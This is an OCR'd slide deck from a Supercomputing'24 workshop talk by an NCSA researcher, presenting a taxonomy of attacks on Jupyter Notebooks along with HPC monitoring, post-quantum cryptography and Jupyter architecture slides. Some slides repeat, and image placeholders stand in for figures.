Jupyter Notebook Attacks Taxonomy: Ransomware, Data Exfiltration, and Security Misconfiguration

INDIS Workshop
Co-located with Supercomputing'24
November 18th 2024, Atlanta, GA

Phuong Cao
Research Scientist
National Center for Supercomputing Applications
University of Illinois at Urbana-Champaign

Collaborators

Esnet, Corelight, FABRIC
San Diego Supercomputer Center

Acknowledgements: **NSF, FABRIC Testbed**

National Center for Supercomputing Applications
UNIVERSITY OF ILLINOIS URBANA-CHAMPAIGN

TRUSTED CI
THE NSF CYBERSECURITY CENTER OF EXCELLENCE

FABRIC

CSL

Summary of Jupyter Security

Challenges of Jupyter Security

- *Open-networked environment, federated authentication*
- *Concentrated computational power, intensified damage.*
- *Wide gamut of rapidly evolving research workload*

Objective

Study Jupyter Notebook communication protocol and existing Zeek websocket parser

Identify research problems and challenges (kernel auditing, web socket protocol parsing)

Community building between open-source, academic, and national labs.

Method

Survey publicly documented threats against Jupyter Notebooks

Identify potential attack impact through engagement with the community

Results

Attack taxonomy following TrustedCI threat model


Reproduced token-based attack against Jupyter Notebook

Future Work

Continued supported for experimenting with novel attacks,

E.g., building post-quantum resistant cryptography into Jupyter Notebooks.

Motivation of Studying Jupyter Security




A) Mass scanner attempted to scan the entire NCSA's IP space.
The scanner is located at the center and NCSA's IP addresses are at the edge of the circle.

B) Only two connections were the actual attack from an external node (red color) to two internal NCSA IP address (blue color).
It is challenging to identify real attacks from attack attempts.

C) Another scanner targeting a smaller list of IP addresses.

D) Legitimate connections often do not exhibit any clear pattern.



HPC Networking Security Challenges

1. Highly imbalanced: low signal-to-noise ratio
2. Open networks: user bring their own code
3. Wide gamut of fast evolving workloads
4. AI-driven and quantum-driven adversaries

Post-Quantum Cryptography (PQC) Network Instrument: Measuring PQC Adoption Rates and Identifying Migration Pathways, Sowa et al. w/ Phuong Cao, IEEE QCE, 2024

stealthML: Data-driven Malware for Stealthy Data Exfiltration, K Chung, P Cao, ZT Kalbarczyk, RK Iyer, 2023 IEEE International Conference on Cyber Security and Resilience (CSR)

True Attacks, Attack Attempts, or Benign Triggers? An Empirical Measurement of Network Alerts in a Security Operations Center,
Limin Yang, Zhi Chen, Chenkai Wang, Zhenning Zhang, Sushruth Booma, Phuong Cao, Constantin Adam, Alex Withers, Zbigniew Kalbarczyk, Ravishankar K. Iyer, Gang Wang in the 33rd USENIX Security Symposium


Investigating root causes of authentication failures using a SAML and OIDC observatory, J Basney, P Cao, T Fleury, 2020 IEEE DependSys

CAUDIT: Continuous Auditing of SSH Servers To Mitigate Brute-Force Attacks, PM Cao, Y Wu, SS Banerjee, J Azoff, A Withers, ZT Kalbarczyk, RK Iyer, USENIX Networked Systems Design and Implementation (NSDI)

Scientists + *Instruments* + *Data* + *HPC* = **Breakthroughs**


NCSA collaborates broadly with scientists

NSF Major Facilities



Snapshot of NCSA network traffic

Blue Waters and Delta Supercomputer




E.g., Gravitational Waves

Scientists + Instruments + Data + HPC = **Breakthroughs**

NCSA collaborates broadly with scientists


Token-based A&A

NSF Major Facilities



Snapshot of NCSA network traffic

Blue Waters and Delta Supercomputer




1) Construction

Formally Verified Federated Authentication


2) Communication

Quantum-resistant cryptographic algorithms (PQC)



3) Computation

Jupyter notebook Security



E.g., Gravitational Waves Cancer diagnosis

Summary and Key Takeaways

Automated synthesis of memory safe SciTokens implementation

How to translate specs into Intermediate Verification Language

Taxonomy of critical authentication functions in SciTokens

Challenges of migrating HPC applications to become quantum-resistant


How to make SciTokens PQC?

Statistics of PQC adoption from NCSA's vantage point.

Threats targeting Jupyter notebooks community


How to gain visibility of user activities?

Detection and recovery model for Jupyter in HPC environments




1) Construction

Formally Verified Federated Authentication



2) Communication

Quantum-resistant cryptographic algorithms (PQC)




3) Computation

Jupyter notebook Security


Measurement Tools
in Security Testbed

Security Testbed Architecture and Tools



Orthogonal, 360°/24/7, host-network monitoring system

Data type	Summary statistics
Number of hosts	5,000+ (clusters, workstations, laptops)
Number of active users	6,000+
Network	Class B (/16) up to 65,535 IP addresses
Network link	4.5 Tbps
Monitoring data	Zeek (4.5 GB daily) Central syslog (1.5 GB daily) Persistent logs (20 TB total)
OS types	Linux, Windows, macOS

Table 1. Summary of security log data.





Figure 2. Overview of security monitoring tools.

Summary and Key Takeaways

Automated synthesis of memory safe SciTokens implementation

How to translate specs into Intermediate Verification Language

Taxonomy of critical authentication functions in SciTokens




1) Construction

Formally Verified Federated Authentication

Challenges of migrating HPC applications to become quantum-resistant

How to make SciTokens PQC?

Statistics of PQC adoption from NCSA's vantage point.




2) Communication

Quantum-resistant cryptographic algorithms (PQC)

Threats targeting Jupyter notebooks community


How to gain visibility of user activities?

Detection and recovery model for Jupyter in HPC environments



3) Computation

Jupyter notebook Security


Current state of security auditing in Jupyter Notebooks

Jupyter notebook in HPC community


A Cyber-attacks
Ransomware
Account takeover


Monitoring


Attack attempts
Data exfiltration
Persistent malware

D


Scientific Applications







jupyter



B Scientific Researchers

Auditing


Fine-grain user activities
HPC resources abuse

Supercomputers

National Center for Supercomputing Applications
UNIVERSITY OF ILLINOIS URBANA-CHAMPAIGN

Jupyter Architecture

Web socket parser



Jupyter Architecture (cont)

Two-Process Model:

Kernel: Handles internal processing.

Client: Communicates with the user and the kernel.

Internal Communication:

Read-Evaluate-Print Loop (REPL) model.

Client sends code to the kernel.

Kernel executes code and returns results to the client.

External Communication:

Secure transport (HTTPS).


ZeroMQ messaging protocol over WebSocket.

TCP-based communication with HMAC-SHA256 signatures.

Client Implementations:

